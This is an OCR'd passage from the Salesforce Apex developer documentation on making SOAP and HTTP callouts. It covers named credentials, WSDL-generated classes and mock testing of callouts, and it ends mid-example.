- JSON Support
- XML Support
- Securing Your Data
- Encoding Your Data
- Using Patterns and Matchers

Apex allows you to integrate with external SOAP and REST Web services using callouts. Various utilities are provided for use with callouts. These are utilities for JSON, XML, data security, and encoding. Also, a general purpose utility for regular expressions with text strings is provided.

Invoking Callouts Using Apex

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response. Apex provides integration with Web services that utilize SOAP and WSDL, or HTTP services (RESTful services).

Note: Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To learn more about the types of callouts, see:

- SOAP Services: Defining a Class from a WSDL Document on page 461
- Invoking HTTP Callouts on page 474
- Asynchronous Callouts for Long-Running Requests on page 485

Tip: Callouts enable Apex to invoke external web or HTTP services. Apex Web services allow an external application to invoke Apex methods through Web services.

Adding Remote Site Settings

Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

Note: If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To add a remote site setting:

1. From Setup, enter *Remote Site Settings* in the Quick Find box, then select **Remote Site Settings**.
2. Click **New Remote Site**.
3. Enter a descriptive term for the Remote Site Name.
4. Enter the URL for the remote site.
5. Optionally, enter a description of the site.
6. Click **Save**.

Named Credentials as Callout Endpoints

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

By separating the endpoint URL and authentication from the callout definition, named credentials make callouts easier to maintain. For example, if an endpoint URL changes, you update only the named credential. All callouts that reference the named credential simply continue to work.

If you have multiple orgs, you can create a named credential with the same name but with a different endpoint URL in each org. You can then package and deploy—on all the orgs—one callout definition that references the shared name of those named credentials. For example, the named credential in each org can have a different endpoint URL to accommodate differences in development and production environments. If an Apex callout specifies the shared name of those named credentials, the Apex class that defines the callout can be packaged and deployed on all those orgs without programmatically checking the environment.


To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:My_Named_Credential/some_path?format=json`.


Example: In the following Apex code, a named credential and an appended path specify the callout's endpoint.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

The referenced named credential specifies the endpoint URL and the authentication settings.



If you use OAuth instead of password authentication, the Apex code remains the same. The authentication settings differ in the named credential, which references an authentication provider that's defined in the org.



In contrast, let's see what the Apex code looks like without a named credential. Notice that the code becomes more complex to handle authentication, even if we stick with basic password authentication. Coding OAuth is even more complex and is an ideal use case for named credentials.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Custom Headers and Bodies of Apex Callouts That Use Named Credentials

Salesforce generates a standard authorization header for each callout to a named-credential-defined endpoint, but you can disable this option. Your Apex code can also use merge fields to construct each callout's HTTP header and body.

This flexibility enables you to use named credentials in special situations. For example, some remote endpoints require security tokens or encrypted credentials in request headers. Some remote endpoints expect usernames and passwords in XML or JSON message bodies. Customize the callout headers and bodies as needed.

The Salesforce admin must set up the named credential to allow Apex code to construct headers or use merge fields in HTTP headers or bodies. The following table describes these callout options for the named credential.

Field	Description
`Generate Authorization Header`	By default, Salesforce generates an authorization header and applies it to each callout that references the named credential. Deselect this option only if one of the following statements applies. • The remote endpoint doesn't support authorization headers.

Field	Description
	• The authorization headers are provided by other means. For example, in Apex callouts, the developer can have the code construct a custom authorization header for each callout. This option is required if you reference the named credential from an external data source.
`Allow Merge Fields in HTTP Header` `Allow Merge Fields in HTTP Body`	In each Apex callout, the code specifies how the HTTP header and request body are constructed. For example, the Apex code can set the value of a cookie in an authorization header. These options enable the Apex code to use merge fields to populate the HTTP header and request body with org data when the callout is made. These options aren't available if you reference the named credential from an external data source.

SEE ALSO:

Merge Fields for Apex Callouts That Use Named Credentials

Salesforce Help: Define a Named Credential

Merge Fields for Apex Callouts That Use Named Credentials

To construct the HTTP headers and request bodies of callouts to endpoints that are specified as named credentials, use these merge fields in your Apex code.

Merge Field	Description

`{!$Credential.Username}`
`{!$Credential.Password}`
	Username and password of the running user. Available only if the named credential uses password authentication.
	`// non-standard authentication`
	`req.setHeader('X-Username',`
	`'{!$Credential.UserName}');`
	`req.setHeader('X-Password',`
	`'{!$Credential.Password}');`

`{!$Credential.OAuthToken}`	OAuth token of the running user. Available only if the named credential uses OAuth authentication.
	`// The external system expects "OAuth" as`
	`// the prefix for the access token.`
	`req.setHeader('Authorization', 'OAuth`
	`{!$Credential.OAuthToken}');`

`{!$Credential.AuthorizationMethod}`	Valid values depend on the authentication protocol of the named credential. • `Basic`—password authentication • `Bearer`—OAuth 2.0

Merge Field	Description
	• `null`—no authentication
`{!$Credential.AuthorizationHeaderValue}`	Valid values depend on the authentication protocol of the named credential. • ***`Base-64 encoded username and password`***—password authentication • ***`OAuth token`***—OAuth 2.0 • `null`—no authentication
`{!$Credential.OAuthConsumerKey}`	Consumer key. Available only if the named credential uses OAuth authentication.

When you use these merge fields in HTTP request bodies of callouts, you can apply the `HTMLENCODE` formula function to escape special characters. Other formula functions aren't supported, and `HTMLENCODE` can't be used on merge fields in HTTP headers. The following example escapes special characters that are in the credentials.

```
req.setBody('UserName:{!HTMLENCODE($Credential.Username)}')
req.setBody('Password:{!HTMLENCODE($Credential.Password)}')
```

Named Credentials as Callout Endpoints

SOAP Services: Defining a Class from a WSDL Document

Classes can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex code.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To generate an Apex class from a WSDL:

1. In the application, from Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note: The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by

Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.

5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information about asynchronous callouts, see Make Long-Running Callouts from a Visualforce Page.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. See Reserved Keywords. For details on handling characters in element names in a WSDL that are not supported in Apex variable names, see Considerations Using WSDLs.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.
- Since periods (`.`) are not allowed in Apex class names, any periods in WSDL names used to generate Apex classes are replaced by underscores (_) in the generated Apex code.

After you have generated a class from the WSDL, you can invoke the external service referenced by the WSDL.

Note: Before you can use the samples in the rest of this topic, you must copy the Apex class `docSampleClass` from Generated WSDL2Apex Code and add it to your organization.

Invoking an External Service

To invoke an external service after using its WSDL document to generate an Apex class, create an instance of the stub in your Apex code and call the methods on it. For example, to invoke the StrikeIron IP address lookup service from Apex, you could write code similar to the following:

```
// Create the stub
strikeironIplookup.DNSSoap dns = new strikeironIplookup.DNSSoap();

// Set up the license header
dns.LicenseInfo = new strikeiron.LicenseInfo();
dns.LicenseInfo.RegisteredUser = new strikeiron.RegisteredUser();
dns.LicenseInfo.RegisteredUser.UserID = 'you@company.com';
dns.LicenseInfo.RegisteredUser.Password = 'your-password';

// Make the Web service call
strikeironIplookup.DNSInfo info = dns.DNSLookup('www.myname.com');
```

HTTP Header Support

You can set the HTTP headers on a Web service callout. For example, you can use this feature to set the value of a cookie in an authorization header. To set HTTP headers, add `inputHttpHeaders_x` and `outputHttpHeaders_x` to the stub.

Note: In API versions 16.0 and earlier, HTTP responses for callouts are always decoded using UTF-8, regardless of the Content-Type header. In API versions 17.0 and later, HTTP responses are decoded using the encoding specified in the Content-Type header.

The following samples work with the sample WSDL file in Generated WSDL2Apex Code on page 466:

Sending HTTP Headers on a Web Service Callout

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.inputHttpHeaders_x = new Map<String, String>();

//Setting a basic authentication header

stub.inputHttpHeaders_x.put('Authorization', 'Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==');

//Setting a cookie header
stub.inputHttpHeaders_x.put('Cookie', 'name=value');

//Setting a custom HTTP header
stub.inputHttpHeaders_x.put('myHeader', 'myValue');

String input = 'This is the input string';
String output = stub.EchoString(input);
```

If a value for `inputHttpHeaders_x` is specified, it overrides the standard headers set.

Accessing HTTP Response Headers from a Web Service Callout Response

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.outputHttpHeaders_x = new Map<String, String>();
String input = 'This is the input string';
String output = stub.EchoString(input);

//Getting cookie header
String cookie = stub.outputHttpHeaders_x.get('Set-Cookie');

//Getting custom header
String myHeader = stub.outputHttpHeaders_x.get('My-Header');
```

The value of `outputHttpHeaders_x` is null by default. You must set `outputHttpHeaders_x` before you have access to the content of headers in the response.

Supported WSDL Features

Apex supports only the document literal wrapped WSDL style and the following primitive and built-in datatypes:

Schema Type	Apex Type
`xsd:anyURI`	String
`xsd:boolean`	Boolean
`xsd:date`	Date
`xsd:dateTime`	Datetime
`xsd:double`	Double

Schema Type	Apex Type
`xsd:float`	Double
`xsd:int`	Integer
`xsd:integer`	Integer
`xsd:language`	String
`xsd:long`	Long
`xsd:Name`	String
`xsd:NCName`	String
`xsd:nonNegativeInteger`	Integer
`xsd:NMTOKEN`	String
`xsd:NMTOKENS`	String
`xsd:normalizedString`	String
`xsd:NOTATION`	String
`xsd:positiveInteger`	Integer
`xsd:QName`	String
`xsd:short`	Integer
`xsd:string`	String
`xsd:time`	Datetime
`xsd:token`	String
`xsd:unsignedInt`	Integer
`xsd:unsignedLong`	Long
`xsd:unsignedShort`	Integer

Note: The Salesforce datatype anyType is not supported in WSDLs used to generate Apex code that is saved using API version 15.0 and later. For code saved using API version 14.0 and earlier, anyType is mapped to String.

Apex also supports the following schema constructs:

- `xsd:all`, in Apex code saved using API version 15.0 and later
- `xsd:annotation`, in Apex code saved using API version 15.0 and later
- `xsd:attribute`, in Apex code saved using API version 15.0 and later
- `xsd:choice`, in Apex code saved using API version 15.0 and later
- `xsd:element`. In Apex code saved using API version 15.0 and later, the `ref` attribute is also supported with the following restrictions:
  - You cannot call a `ref` in a different namespace.

  - A global element cannot use `ref`.
  - If an element contains `ref`, it cannot also contain `name` or `type`.

- `xsd:sequence`

The following data types are only supported when used as *call ins*, that is, when an external Web service calls an Apex Web service method. These data types are not supported as *callouts*, that is, when an Apex Web service method calls an external Web service.

- blob
- decimal
- enum

Apex does not support any other WSDL constructs, types, or services, including:

- RPC/encoded services
- WSDL files with mulitple `portTypes`, multiple services, or multiple bindings
- WSDL files that import external schemas. For example, the following WSDL fragment imports an external schema, which is not supported:

```
<wsdl:types>
  <xsd:schema
   elementFormDefault="qualified"
   targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">
    <xsd:include schemaLocation="AmazonS3.xsd"/>
  </xsd:schema>
</wsdl:types>
```

  However, an import within the same schema is supported. In the following example, the external WSDL is pasted into the WSDL you are converting:

```
<wsdl:types>
  <xsd:schema
    xmlns:tns="http://s3.amazonaws.com/doc/2006-03-01/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    elementFormDefault="qualified"
    targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">

    <xsd:element name="CreateBucket">
      <xsd:complexType>
        <xsd:sequence>
   [...]
  </xsd:schema>
</wsdl:types>
```

- Any schema types not documented in the previous table
- WSDLs that exceed the size limit, including the Salesforce WSDLs
- WSDLs that don't use the document literal wrapped style. The following WSDL snippet doesn't use document literal wrapped style and results in an "Unable to find complexType" error when imported.

```
<wsdl:types>
  <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse"/>
    <xsd:simpleType name="SFDCPollResponse">
        <xsd:restriction base="xsd:string" />
```

```
      </xsd:simpleType>
    </xsd:schema>
  </wsdl:types>
```

This modified version wraps the `simpleType` element as a `complexType` that contains a sequence of elements. This follows the document literal style and is supported.

```
  <wsdl:types>
    <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse" />
      <xsd:complexType name="SFDCPollResponse">
        <xsd:sequence>
          <xsd:element name="SFDCOutput" type="xsd:string" />
        </xsd:sequence>
      </xsd:complexType>
    </xsd:schema>
  </wsdl:types>
```

4. Considerations Using WSDLs

Generated WSDL2Apex Code

You can generate Apex classes from a WSDL document using the WSDL2Apex tool. The WSDL2Apex tool is open source and part of the Force.com IDE plug-in for Eclipse.

You can find and contribute to the WSDL2Apex source code in the WSDL2Apex repository on GitHub.

The following example shows how an Apex class is created from a WSDL document. The Apex class is auto-generated for you when you import the WSDL.

The following code shows a sample WSDL document.

```
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://doc.sample.com/docSample"
targetNamespace="http://doc.sample.com/docSample"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
```

```
<!-- Above, the schema targetNamespace maps to the Apex class name. -->

<!-- Below, the type definitions for the parameters are listed.
     Each complexType and simpleType parameteris mapped to an Apex class inside the parent
 class for the WSDL.  Then, each element in the complexType is mapped to a public field
inside the class. -->

<wsdl:types>
<s:schema elementFormDefault="qualified"
targetNamespace="http://doc.sample.com/docSample">
<s:element name="EchoString">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="input" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="EchoStringResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="EchoStringResult"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>

<!--The stub below defines operations. -->

<wsdl:message name="EchoStringSoapIn">
<wsdl:part name="parameters" element="tns:EchoString" />
</wsdl:message>
<wsdl:message name="EchoStringSoapOut">
<wsdl:part name="parameters" element="tns:EchoStringResponse" />
</wsdl:message>
<wsdl:portType name="DocSamplePortType">
<wsdl:operation name="EchoString">
<wsdl:input message="tns:EchoStringSoapIn" />
<wsdl:output message="tns:EchoStringSoapOut" />
</wsdl:operation>
</wsdl:portType>

<!--The code below defines how the types map to SOAP. -->

<wsdl:binding name="DocSampleBinding" type="tns:DocSamplePortType">
<wsdl:operation name="EchoString">
<soap:operation soapAction="urn:dotnet.callouttest.soap.sforce.com/EchoString"
style="document" />
<wsdl:input>
<soap:body use="literal" />
</wsdl:input>
```

```
<wsdl:output>
<soap:body use="literal" />
</wsdl:output>
</wsdl:operation>
</wsdl:binding>

<!-- Finally, the code below defines the endpoint, which maps to the endpoint in the class
 -->

<wsdl:service name="DocSample">
<wsdl:port name="DocSamplePort" binding="tns:DocSampleBinding">
<soap:address location="http://YourServer/YourService" />
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
```

From this WSDL document, the following Apex class is auto-generated. The class name `docSample` is the name you specify when importing the WSDL.

```
//Generated by wsdl2apex

public class docSample {
    public class EchoStringResponse_element {
        public String EchoStringResult;
        private String[] EchoStringResult_type_info = new String[]{
                            'EchoStringResult',
                            'http://doc.sample.com/docSample',
                             null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                             'http://doc.sample.com/docSample',
                             'true','false'};
        private String[] field_order_type_info = new String[]{
                             'EchoStringResult'};
    }
    public class EchoString_element {
        public String input;
        private String[] input_type_info = new String[]{
                              'input',
                              'http://doc.sample.com/docSample',
                               null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                               'http://doc.sample.com/docSample',
                               'true','false'};
        private String[] field_order_type_info = new String[]{'input'};
    }
    public class DocSamplePort {
        public String endpoint_x = 'http://YourServer/YourService';
        public Map<String,String> inputHttpHeaders_x;
        public Map<String,String> outputHttpHeaders_x;
        public String clientCertName_x;
        public String clientCert_x;
        public String clientCertPasswd_x;
        public Integer timeout_x;
        private String[] ns_map_type_info = new String[]{
```

```
                        'http://doc.sample.com/docSample', 'docSample'};
        public String EchoString(String input) {
            docSample.EchoString_element request_x = new
                                        docSample.EchoString_element();
            request_x.input = input;
            docSample.EchoStringResponse_element response_x;
            Map<String, docSample.EchoStringResponse_element> response_map_x =
                      new Map<String, docSample.EchoStringResponse_element>();
            response_map_x.put('response_x', response_x);
            WebServiceCallout.invoke(
              this,
              request_x,
              response_map_x,
              new String[]{endpoint_x,
              'urn:dotnet.callouttest.soap.sforce.com/EchoString',
              'http://doc.sample.com/docSample',
              'EchoString',
              'http://doc.sample.com/docSample',
              'EchoStringResponse',
              'docSample.EchoStringResponse_element'}
            );
            response_x = response_map_x.get('response_x');
            return response_x.EchoStringResult;
        }
    }
}
```

Note the following mappings from the original WSDL document:

- The WSDL target namespace maps to the Apex class name.
- Each complex type becomes a class. Each element in the type is a public field in the class.
- The WSDL port name maps to the stub class.
- Each operation in the WSDL maps to a public method.

You can use the auto-generated `docSample` class to invoke external Web services. The following code calls the `echoString` method on the external server.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Test Web Service Callouts

Generated code is saved as an Apex class containing the methods you can invoke for calling the web service. To deploy or package this Apex class and other accompanying code, 75% of the code must have test coverage, including the methods in the generated class. By default, test methods don't support web service callouts, and tests that perform web service callouts fail. To prevent tests from failing and to increase code coverage, Apex provides the built-in `WebServiceMock` interface and the `Test.setMock` method. Use `WebServiceMock` and `Test.setMock` to receive fake responses in a test method.

Specify a Mock Response for Testing Web Service Callouts

When you create an Apex class from a WSDL, the methods in the auto-generated class call `WebServiceCallout.invoke`, which performs the callout to the external service. When testing these methods, you can instruct the Apex runtime to generate a fake response

whenever `WebServiceCallout.invoke` is called. To do so, implement the `WebServiceMock` interface and specify a fake response for the Apex runtime to send. Here are the steps in more detail.

First, implement the `WebServiceMock` interface and specify the fake response in the `doInvoke` method.

```
global class YourWebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {

        // Create response element from the autogenerated class.
        // Populate response element.
        // Add response element to the response parameter, as follows:
        response.put('response_x', responseElement);
   }
}
```

Note:

- The class implementing the `WebServiceMock` interface can be either global or public.
- You can annotate this class with `@isTest` because it is used only in a test context. In this way, you can exclude it from your org's code size limit of 3 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `WebServiceMock.class`, and for the second argument, pass a new instance of your interface implementation of `WebServiceMock`, as follows:

```
Test.setMock(WebServiceMock.class, new YourWebServiceMockImpl());
```

After this point, if a web service callout is invoked in test context, the callout is not made. You receive the mock response specified in your `doInvoke` method implementation.

Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This example shows how to test a web service callout. The implementation of the `WebServiceMock` interface is listed first. This example implements the `doInvoke` method, which returns the response you specify. In this case, the response element of the auto-generated class is created and assigned a value. Next, the response Map parameter is populated with this fake response. This example is based on the WSDL listed in Generated WSDL2Apex Code. Import this WSDL and generate a class called `docSample` before you save this class.

```
@isTest
global class WebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
```

```
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {
        docSample.EchoStringResponse_element respElement =
            new docSample.EchoStringResponse_element();
        respElement.EchoStringResult = 'Mock response';
        response.put('response_x', respElement);
    }
}
```

This method makes a web service callout.

```
public class WebSvcCallout {
    public static String callEchoString(String input) {
        docSample.DocSamplePort sample = new docSample.DocSamplePort();
        sample.endpoint_x = 'http://api.salesforce.com/foo/bar';

        // This invokes the EchoString method in the generated class
        String echo = sample.EchoString(input);

        return echo;
    }
}
```

This test class contains the test method that sets the mock callout mode. It calls the `callEchoString` method in the previous class and verifies that a mock response is received.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // This causes a fake response to be generated
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);
    }
}
```

WebServiceMock Interface

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest`/`Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

Performing DML Before Mock Callouts

This example is based on the previous example. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testEchoString`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

  ```
  Test.startTest();
  MyClass.asyncCall();
  Test.stopTest();

  Test.setMock(..); // Takes two arguments
  MyClass.mockCallout();
  ```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest/Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

Test Class

Considerations Using WSDLs

Be aware of the following when generating Apex classes from a WSDL.

Mapping Headers

Headers defined in the WSDL document become public fields on the stub in the generated class. This is similar to how the AJAX Toolkit and .NET works.

Understanding Runtime Events

The following checks are performed when Apex code is making a callout to an external service.

- For information on the timeout limits when making an HTTP request or a Web services call, see Callout Limits and Limitations on page 484.
- Circular references in Apex classes are not allowed.
- More than one loopback connection to Salesforce domains is not allowed.
- To allow an endpoint to be accessed, register it from Setup by entering *`Remote Site Settings`* in the `Quick Find` box, then selecting **Remote Site Settings**.
- To prevent database connections from being held up, no transactions can be open.

Understanding Unsupported Characters in Variable Names

A WSDL file can include an element name that is not allowed in an Apex variable name. The following rules apply when generating Apex variable names from a WSDL file:

- If the first character of an element name is not alphabetic, an `x` character is prepended to the generated Apex variable name.
- If the last character of an element name is not allowed in an Apex variable name, an `x` character is appended to the generated Apex variable name.
- If an element name contains a character that is not allowed in an Apex variable name, the character is replaced with an underscore (_) character.

- If an element name contains two characters in a row that are not allowed in an Apex variable name, the first character is replaced with an underscore (_) character and the second one is replaced with an `x` character. This avoids generating a variable name with two successive underscores, which is not allowed in Apex.
- Suppose you have an operation that takes two parameters, `a_` and `a_x`. The generated Apex has two variables, both named `a_x`. The class will not compile. You must manually edit the Apex and change one of the variable names.

Debugging Classes Generated from WSDL Files

Salesforce tests code with SOAP API, .NET, and Axis. If you use other tools, you might encounter issues.

You can use the debugging header to return the XML in request and response SOAP messages to help you diagnose problems. For more information, see SOAP API and SOAP Headers for Apex on page 2743.

Invoking HTTP Callouts

Apex provides several built-in classes to work with HTTP services and create HTTP requests like GET, POST, PUT, and DELETE.

You can use these HTTP classes to integrate to REST-based services. They also allow you to integrate to SOAP-based web services as an alternate option to generating Apex code from a WSDL. By using the HTTP classes, instead of starting with a WSDL, you take on more responsibility for handling the construction of the SOAP message for the request and response.

The Force.com Toolkit for Google Data APIs makes extensive use of HTTP callouts.

IN THIS SECTION:

1. HTTP Classes
2. Testing HTTP Callouts

   To deploy or package Apex, 75% of your code must have test coverage. By default, test methods don't support HTTP callouts, so tests that perform callouts fail. Enable HTTP callout testing by instructing Apex to generate mock responses in tests, using `Test.setMock`.

HTTP Classes

These classes expose the general HTTP request/response functionality:

- Http Class. Use this class to initiate an HTTP request and response.
- HttpRequest Class: Use this class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.
- HttpResponse Class: Use this class to handle the HTTP response returned by `HTTP`.

The `HttpRequest` and `HttpResponse` classes support the following elements.

- `HttpRequest`
  - HTTP request types, such as GET, POST, PUT, DELETE, TRACE, CONNECT, HEAD, and OPTIONS
  - Request headers if needed
  - Read and connection timeouts
  - Redirects if needed
  - Content of the message body
- `HttpResponse`
  - The HTTP status code

- Response headers if needed
- Content of the response body

The following example shows an HTTP GET request made to the external server specified by the value of *url* that gets passed into the `getContent` method. This example also shows accessing the body of the returned response.

```
public class HttpCalloutSample {

  // Pass in the endpoint to be used using the string url
  public String getCalloutResponseContents(String url) {

    // Instantiate a new http object
    Http h = new Http();

     // Instantiate a new HTTP request, specify the method (GET) as well as the endpoint
